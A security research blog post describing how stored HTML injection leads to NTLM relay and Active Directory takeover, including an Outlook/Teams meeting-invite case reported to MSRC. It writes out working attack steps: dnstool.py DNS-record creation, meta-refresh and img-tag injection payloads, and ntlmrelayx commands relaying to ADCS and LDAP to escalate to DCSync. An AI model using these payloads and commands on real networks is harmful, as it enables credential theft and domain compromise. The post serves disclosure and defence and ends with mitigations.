


Stored HTML Injection That Leads to Domain Account Takeover
Synack Red Team researcher Metin Yunus Kandemir shows how a stored HTML injection flaw in an internal web application can trigger automatic NTLM authentication and, through NTLM relay to ADCS or LDAP, lead to full domain account takeover, including a real engagement where opening a Microsoft Teams meeting invite alone was enough.

Technical Summary
Exploits Explained
A Stored HTML Injection flaw in an internal web application lets an attacker plant a redirect to a pentest-controlled server whose NetBIOS name has been registered in DNS, causing Windows to classify it as "Local Intranet."
Under the default "Automatic logon only in Intranet zone" policy, any domain user's browser sends its NTLMv2 hash to that server with no prompt, and the hash can be relayed live to ADCS or LDAP for a client certificate, DACL abuse, or DCSync.
In one engagement, no click on a link was needed at all: a Domain Admin simply opening a forwarded Microsoft Teams meeting invite in Outlook was enough to trigger the handshake and hand over DCSync privileges.
In this post, I’ll explain how users’ domain accounts can be compromised by exploiting a Stored HTML injection vulnerability during an internal network penetration test.
Browser Behavior Based on Windows Internet Options

Before explaining the attack scenario, it helps to first discuss Windows Internet Options and zone settings. Windows Internet Options contains settings that control how Integrated Windows Authentication and browsers behave. Different authentication methods are applied depending on the zones defined here. These settings can be customized via GPO according to the infrastructure and configurations of organizations. Once Windows determines which zone the target address belongs to, the policies applicable to that zone are enforced.
For example, when accessing an internal web server via its IP address through a browser, the “Internet zone” policies are applied, whereas accessing the same server using its NetBIOS name causes the “Local Intranet” policies to be applied instead. Additionally, organizations can typically add specific website addresses to the Trusted Sites Zone or modify the User Authentication method of the Internet zone through GPO policies applied to Windows clients.
By default on Windows, the authentication method for the “Local Intranet” and “Internet” zones is set to “Automatic logon only in Intranet zone”. This means that if the address being accessed through a browser on Windows is evaluated within the “Local Intranet” zone, the browser (Edge, Chrome, Brave, etc.) will perform NTLM authentication without prompting the user for any input.
How Does Stored HTML Injection Lead to NTLM Relay?
Organizations commonly use internal web applications that contain organizational structures, news, and business process management tools frequently used by domain users. Web based findings identified within these applications can serve as a starting point for a path that leads to compromising the Active Directory environment. A Stored HTML Injection vulnerability can be given as an example of this.
When a victim user visits the vulnerable page where a Stored HTML Injection has been exploited in the internal web application, their browser is redirected to the attacker’s web server (ntlmrelayx). Subsequently, ntlmrelayx returns a “401 Unauthorized” response. Since the victim user’s Windows client evaluates the server running ntlmrelayx as being within the “Local Intranet” zone, the browser automatically attempts to authenticate by sending the NTLMv2 hash to the attacker’s server without any input from the user. The captured NTLMv2 hash can then be relayed to an LDAP server or Active Directory Certificate Services (ADCS) server to compromise the victim user’s domain account.

The critical point here is ensuring that the attacker’s server can be evaluated within the “Local Intranet” zone. Otherwise, automatic NTLM authentication will not occur, and an HTTP Basic Authentication prompt will appear in the victim user’s browser instead. This can be achieved by creating a DNS record so that the server is evaluated within the Local Intranet zone. After creating an DNS “A” record for the server on which ntlmrelayx will be running, the NetBIOS name of the server is specified within the HTML injection payload. This way, when a domain user is affected by the HTML injection attack, their browser automatically performs NTLM authentication against the attacker’s server.
How to Exploit Stored HTML Injection for NTLM Relay
The requirements for the attack path are as follows;
- Standard domain user
- Default ADCS or LDAP configuration.
1) A DNS A record is created using dnstool.py with standard domain user privileges for the pentest server where ntlmrelayx will be running.
python3 dnstool.py -u 'exampledomain.localpentestuser' -p pass -r 'pentestserver' --action 'add' --data [pentest-server-IP] [domain-controller-IP] --zone sampledomain.local
This way, within a few minutes, a ping sent to the pentestserver NetBIOS name from any server or client in the domain returns the pentest server’s IP address. Additionally, when accessing http://pentestserver via a browser, NTLM authentication is automatically triggered because the address is evaluated within the “Local Intranet” zone.
2) After identifying the vulnerability in the internal web application, following “<meta>” tag is injected to redirect the victim user to the pentest server.
<meta http-equiv="refresh" content="0; url=http://pentestserver/redirect.html">
3) ntlmrelayx is run on the pentest server, which we named “pentestserver“. Two different methods can be followed by performing ADCS or LDAP relaying in order to compromise the domain user account.
A) ADCS Relaying
Using the command below, once the victim user visits the exploited page and is redirected to “http://pentestserver/redirect.html“, the NTLMv2 hash is relayed to ADCS with ntlmrelayx.py, allowing the user’s PKCS#12 certificate to be obtained.
python3 ntlmrelayx.py -t http://adcs.exampledomain.local/certsrv/certfnsh.asp -smb2support --template User --adcs --http-port 80

From the obtained PFX file, the victim user’s NT hash can be obtained using the gettgtpkinit.py and getnthash.py Python scripts from the PKINITtools repository.
B) LDAP Relaying: As another option, LDAP relaying can be used to establish an LDAP connection with the victim user’s privileges. Subsequently, DACL exploitation or LDAP operations can be performed depending on the victim user’s permissions.
python3 ntlmrelayx.py -t ldap://dc.exampledomain.local -i --keep-relaying
nc -nv 127.0.0.1 [port]
Example: Domain Account Takeover via Teams Meeting Mail
I performed a similar attack path during a penetration test engagement. I triggered an HTTP request from the victim user to the pentest server running ntlmrelayx simply by viewing the Microsoft Teams meeting email I forwarded and then obtained DCSync privileges by performing LDAP relaying.
This attack path can only be executed against users within the same organization, and the requirements are as follows:
- A standard domain user
- Microsoft Teams being used at the enterprise level
- ADCS or LDAP with default configurations (LDAP channel binding and signing disabled, ADCS vulnerable to ESC8)
1) As mentioned previously, I first used dnstool.py to add a DNS A record named “pentestserver” for the pentest server’s IP address.
2) I logged into https://office365.com/ using the standard domain user credentials obtained during the pentest.
3) I created a new meeting in Microsoft Teams and added the Domain Admin users’ email addresses, since there was no AD Tier Model.


4) While sending the meeting invitation, I intercepted the request using Burp Suite. I injected the payload <img src=”http://pentestserver:8080/a/a.txt”> into the “html” parameter in the request sent to the following URL:
/api/mt/part/emea-03/beta/me/calendarEvents/privateMeeting/exchangeandlink?useGraphApi=falseand forwarded the request.



5) I ran ntlmrelayx on the pentest server for LDAP relaying. ADCS relaying could also have been performed. However, since there was no Tier modeling in AD, I directly targeted privilege escalation rather than taking over a user account.
python3 ntlmrelayx.py -t ldap://Domain-Controller-IP --http-port 8080 --no-smb-server --no-dump --no-validate-privs --escalate-user pentestuser6) When a user with Domain Admin privileges opened the meeting invitation email in the Outlook application on their Windows client (opening the email was sufficient — 1-Click), Outlook rendered the “<img>” tag and sent an NTLM authentication request to the pentest server. Through LDAP relaying, I successfully obtained DCSync privileges for the “pentestuser” account.
I reported Outlook’s behavior to MSRC. MSRC stated the following:
Thank you again for submitting this issue to Microsoft. Currently, MSRC prioritizes vulnerabilities that are assessed as Important or Critical severities for immediate servicing. After careful investigation, this case has been assessed as a low severity and does not meet MSRCs bar for immediate servicing. However, we have shared the report with the team responsible for maintaining the product or service. They will take appropriate action as needed to help keep customers protected.
At the time of writing this post, when I tested it on Outlook Microsoft Office LTSC Professional Plus 2024 Version 2408 (Build 17932.20670), I observed that the attack still works. I also observed that the attack works across several different versions of Outlook. As a result, domain user accounts can still be compromised via Microsoft meeting emails with 1-Click.
Mitigation: Preventing NTLM Relay and Stored HTML Injection Attacks
To protect against this attack vector, enable LDAP signing and channel binding, and mitigate NTLM Relay Attacks on Active Directory Certificate Services (ADCS).
Thanks for reading. To learn more about the global community of researchers uncovering vulnerabilities like this, check out the Synack Red Team. Be sure to follow Synack and the Synack Red Team on LinkedIn for upcoming blogs in the Exploits Explained series.
About the Author
Metin Yunus Kandemir is a vulnerability researcher on the Synack Red Team. His work focuses on Active Directory attack paths, NTLM relay, and identity based exploitation, and he has been credited with multiple CVEs, including CVE-2024-38200, an NTLMv2 hash disclosure vulnerability in Microsoft Office accepted by the Microsoft Security Response Center, along with privilege escalation and hash disclosure findings in ManageEngine ADManager Plus (CVE-2024-24409) and ADSelfService Plus (CVE-2022-29457). Metin Yunus is a longtime member of the Synack Red Team, where he was inducted into the Synack Acropolis program in 2025.
Frequently Asked Questions
A stored HTML injection occurs when attacker supplied markup is saved server side and rendered back to other users without proper sanitization. Because the payload persists, every user who views the affected page executes it, unlike reflected injection, which requires a one time crafted link.
The attacker registers a DNS “A” record so their server’s NetBIOS name resolves like an internal host, causing Windows to classify it as “Local Intranet.” Under the default “Automatic logon only in Intranet zone” policy, the victim’s browser sends its NTLMv2 hash to that server with no prompt or user input.
The hash can be relayed in real time with tools like ntlmrelayx.py to a vulnerable ADCS or LDAP endpoint. Relaying to ADCS can produce a client certificate for the victim, while relaying to LDAP can enable DACL abuse or DCSync, either path resulting in compromise of the victim’s domain account.
No. In the Teams meeting example described in the post, a Domain Admin only had to open a forwarded meeting invite in Outlook. Outlook rendered an injected image tag that silently triggered the NTLM handshake, making it a “1-click” (or effectively 0-click) compromise.
Enable LDAP signing and channel binding, harden ADCS against relay by disabling HTTP enrollment or enforcing Extended Protection for Authentication, and sanitize and encode all user supplied content wherever it’s rendered so stored HTML injection can’t reach production in the first place.
What would 1,500
elite hackers find in
your stack?
The Synack Red Team and Sara AI Pentesting work side by side to test your environment and find vulnerabilities that matter.